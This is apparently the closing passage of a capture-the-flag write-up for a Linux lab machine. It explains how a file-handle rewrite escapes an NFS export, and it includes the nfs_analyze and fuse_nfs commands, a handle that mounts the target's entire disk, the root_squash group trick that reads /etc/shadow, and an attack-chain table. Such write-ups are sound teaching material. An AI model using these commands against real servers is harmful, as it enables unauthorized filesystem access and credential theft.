Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)
1
cat /root/root.txt
1
<redacted>
8. Alternate path: escaping the export through its file handle
Everything above can be skipped. The export itself gives up the whole filesystem, and the tooling that does it is nfs-security-tooling from HvS Consulting.
The false negative
Run unprivileged first, because the output is instructive in the wrong way:
1
nfs_analyze $IP
1
2
3
4
5
6
7
8
9
10
11
12
Checking host 10.1.36.230
Supported protocol versions reported by portmap:
Protocol          Versions
portmap           2, 3, 4
mountd            1, 2, 3
nfs               3, 4
...
Error connecting to Mountd

No NFS server detected

Final OS guess: Unknown
“No NFS server detected”, printed three lines below a portmapper listing an NFS server. The contradiction is the clue. Classic NFS inherits a Unix convention where a request from a source port below 1024 is taken as proof that a privileged process sent it, and Linux enforces it by default through the secure export option. Binding a port below 1024 requires privileges on our side too, so an unprivileged nfs_analyze connects from a high port and mountd refuses the MNT call.
showmount -e worked a moment ago from the same unprivileged shell because it issues MOUNTPROC_EXPORT, which only dumps the export table and is not subject to that check. Listing exports and mounting one are two different operations with two different requirements, and only the second one hit the wall.
Running it as root is the fix, with one wrinkle: the tool is installed as a pipx shim in the user’s ~/.local/bin, which is not on root’s PATH, so sudo nfs_analyze reports command not found for reasons that have nothing to do with NFS. Resolve the path first:
1
sudo $(which nfs_analyze) $IP
insecurein/etc/exportsis exactly the option that removes this check, and it is why the NFS theory page treats userspace clients such aslibnfsas conditional on it. If a tool reports no NFS server whilerpcinfoandshowmountdisagree, check the source port before concluding anything about the target.
The escape
1
2
3
4
5
6
7
8
9
Available Exports reported by mountd:
Directory           Allowed clients  Auth methods  Export file handle
/var/nfs/documents  *(wildcard)      sys           01000700466702000000000058e2cfdfe1144b9f9d2265cf50ecc35d

Trying to escape exports
Export: /var/nfs/documents: file system type ext/xfs, parent: None, 157132
Escape successful, root directory listing:
boot usr srv . tmp lost+found root dev etc sbin run mnt cdrom snap sys home proc bin lib media lib64 var .. opt
Root file handle: 01000702466702000000000058e2cfdfe1144b9f9d2265cf50ecc35d02000000000000000200000000000000
An NFS file handle is an opaque token from the protocol’s point of view, but Linux’s nfsd builds it to a documented layout, and that layout is guessable. The export handle decomposes as:
| Bytes | Value | Meaning |
|---|---|---|
| 0 | 01 | Handle version 1 |
| 1 | 00 | Auth type, none |
| 2 | 07 | fsid type 7: 8-byte inode plus 16-byte UUID |
| 3 | 00 | fileid type 0: the export root itself |
| 4-11 | 4667020000000000 | Inode 157510, the export directory |
| 12-27 | 58e2...c35d | UUID of the filesystem holding it |
The handle names the filesystem by UUID and then names a file within it. Nothing in it restricts the second half to paths under the export. That restriction is supposed to come from the subtree_check export option, which makes nfsd verify on every lookup that the file handle’s inode actually sits under the exported directory. subtree_check is off by default on modern Linux because it breaks on renames and costs performance, so most exports have no such check at all.
Which means the handle can simply be rewritten to address a different inode on the same filesystem. nfs_analyze sets byte 3 to 02 (fileid type 2: 32-bit inode, generation, parent inode, parent generation) and appends inode 2 with parent 2:
1
2
3
4
5
6
01000702  466702...c35d  02000000 00000000  02000000 00000000
   |            |            |        |         |        |
version 1,      same         inode    gen 0     parent   gen 0
auth 0,         filesystem   2                  inode 2
fsid type 7,    (unchanged)
fileid type 2
Inode 2 is the root directory of every ext2/3/4 filesystem, and the root directory’s parent is itself. So the rewritten handle addresses /, and since the export sits on the same filesystem as the operating system, / is the whole disk. The server validates the handle, finds it well-formed and pointing at a real inode on a filesystem it exports, and answers.
The reason the escape works is therefore not a bug in nfsd. It is that “which directory is exported” was never encoded in the handle in the first place, and the option that would re-derive it on every request is off by default.
/etc/shadow follows immediately:
1
2
3
4
5
GID of shadow group: 42
Content of /etc/shadow:
root:$y$j9T$TCEbgYWtUXBenFYZVNRBt1$K2487ZQcSEEYWwB7mcp6sQgsSwkcQViUhbnPAhC5WbC:20591:0:99999:7:::
...
martin:$y$j9T$XanpQ9wzW0LBlMODKrU6v.$YTZCCmOr93GX9u4RRMbOS5BWoLlr5ZcsI3RCVF01:20591:0:99999:7:::
The mechanism is worth spelling out, because root_squash is supposed to prevent exactly this. On Debian and Ubuntu, /etc/shadow is mode 0640 owned by root:shadow, and shadow is GID 42. root_squash remaps an incoming UID of 0, and nothing else. Claiming UID 65534 with GID 42 in the AUTH_SYS credential satisfies the group read bit without ever asserting UID 0, so the squash never fires. That is the same trust-the-client property the whole protocol is built on, aimed at a group instead of a user.
The $y$ prefix marks these as yescrypt, which is memory-hard and deliberately slow. This looks like game over and is not one: neither hash is going to fall to a wordlist in useful time. The value of the escape is the filesystem access, not the hashes.
Mounting the whole disk
fuse_nfs takes the recovered handle and mounts it as an ordinary directory:
1
2
3
sudo $(which fuse_nfs) /tmp/target $IP \
  --manual-fh 01000702466702000000000058e2cfdfe1144b9f9d2265cf50ecc35d02000000000000000200000000000000 \
  --allow-write --fake-uid
1
ls /tmp/target
1
2
bin  boot  cdrom  dev  etc  home  lib  lib64  lost+found  media  mnt  opt
proc  root  run  sbin  snap  srv  sys  tmp  usr  var
The target’s root filesystem, mounted locally. --fake-uid is what makes it browsable: instead of sending whatever UID the local kernel assigns, the driver reads each file’s owner from the server and then re-sends requests claiming that UID, which is legal because AUTH_SYS never verified any of it.
/home/martin yields the same two prizes the web chain spent five steps reaching:
1
ls -la /tmp/target/home/martin
1
2
3
4
5
6
7
lrwxrwxrwx 1 root      root         9 May 18 12:37 .bash_history -> /dev/null
-rw-r--rw- 1 h4z4rd0u5 h4z4rd0u5  220 Feb 13  2026 .bash_logout
-rw-r--rw- 1 h4z4rd0u5 h4z4rd0u5 3771 Feb 13  2026 .bashrc
drwx---rwx 2 h4z4rd0u5 h4z4rd0u5 4096 May 18 00:54 .cache
-rw-r--rw- 1 h4z4rd0u5 h4z4rd0u5  807 Feb 13  2026 .profile
drwx---rwx 2 h4z4rd0u5 h4z4rd0u5 4096 May 18 14:41 .ssh
-rw-r--r-- 1 root      h4z4rd0u5   13 May 18 12:39 user.txt
Two oddities in that listing are artefacts of the driver rather than facts about the target, and misreading them is easy:
- The owner reads
h4z4rd0u5. There is no ID mapping in NFSv3; the server sent UID 1000 and the local system resolved 1000 against its own/etc/passwd. On the target, 1000 ismartin. Usels -lnto see the numbers the server actually sent. - The modes look wrong, for example
drwx---rwxon.ssh.fuse_nfscopies the owner’s permission bits into the “other” field so that the local kernel does not block operations the server is going to allow anyway. The.sshdirectory is0700on the target; the trailingrwxis the driver getting out of its own way.
.ssh/id_rsa is the same unencrypted ED25519 key from section 6, and user.txt is the user flag, both reached without a single WordPress request.
The escape lands on
martin, not on root./rootmounts but lists as empty: it is mode0700owned by root, and--fake-uiddeliberately refuses to claim UID 0 unless--fake-uid-allow-rootis passed, precisely becauseroot_squashwould reject it. The shortcut replaces the entire foothold, not the privilege escalation, andsudo ansible-playbookis still the way to root from here.
Understanding the Attack Chain
| Primitive | Severity in isolation | Composed |
|---|---|---|
Export /var/nfs/documents to * | Reads two HR PDFs | Attacker-writable path on the target disk |
Export writable under root_squash | Files owned by nobody | The upload half the LFI lacks |
siteurl set to lklinux1.local | Configuration value | Hides /wp-admin behind a hosts entry |
?author=N redirects | Two usernames | Targets for a one-guess password |
john:john | Author-level CMS login | The authenticated half of the CVE |
Post Slides skin traversal | Local file read as www-data | Runs any PHP already on disk |
| Writable export plus LFI | Neither is RCE alone | Unauthenticated to www-data |
gawk cap_dac_read_search=ep | Arbitrary file read, no writes | martin’s unencrypted SSH key |
Key with cipher and KDF none | No passphrase to crack | Immediate SSH as martin |
NOPASSWD: /usr/bin/ansible-playbook | Runs a YAML file as root | Root by design, via GTFOBins |
Export handle without subtree_check | Opaque token | Rewritten to inode 2, the whole disk |
root_squash remaps UID only | Blocks UID 0 | GID 42 still reads /etc/shadow |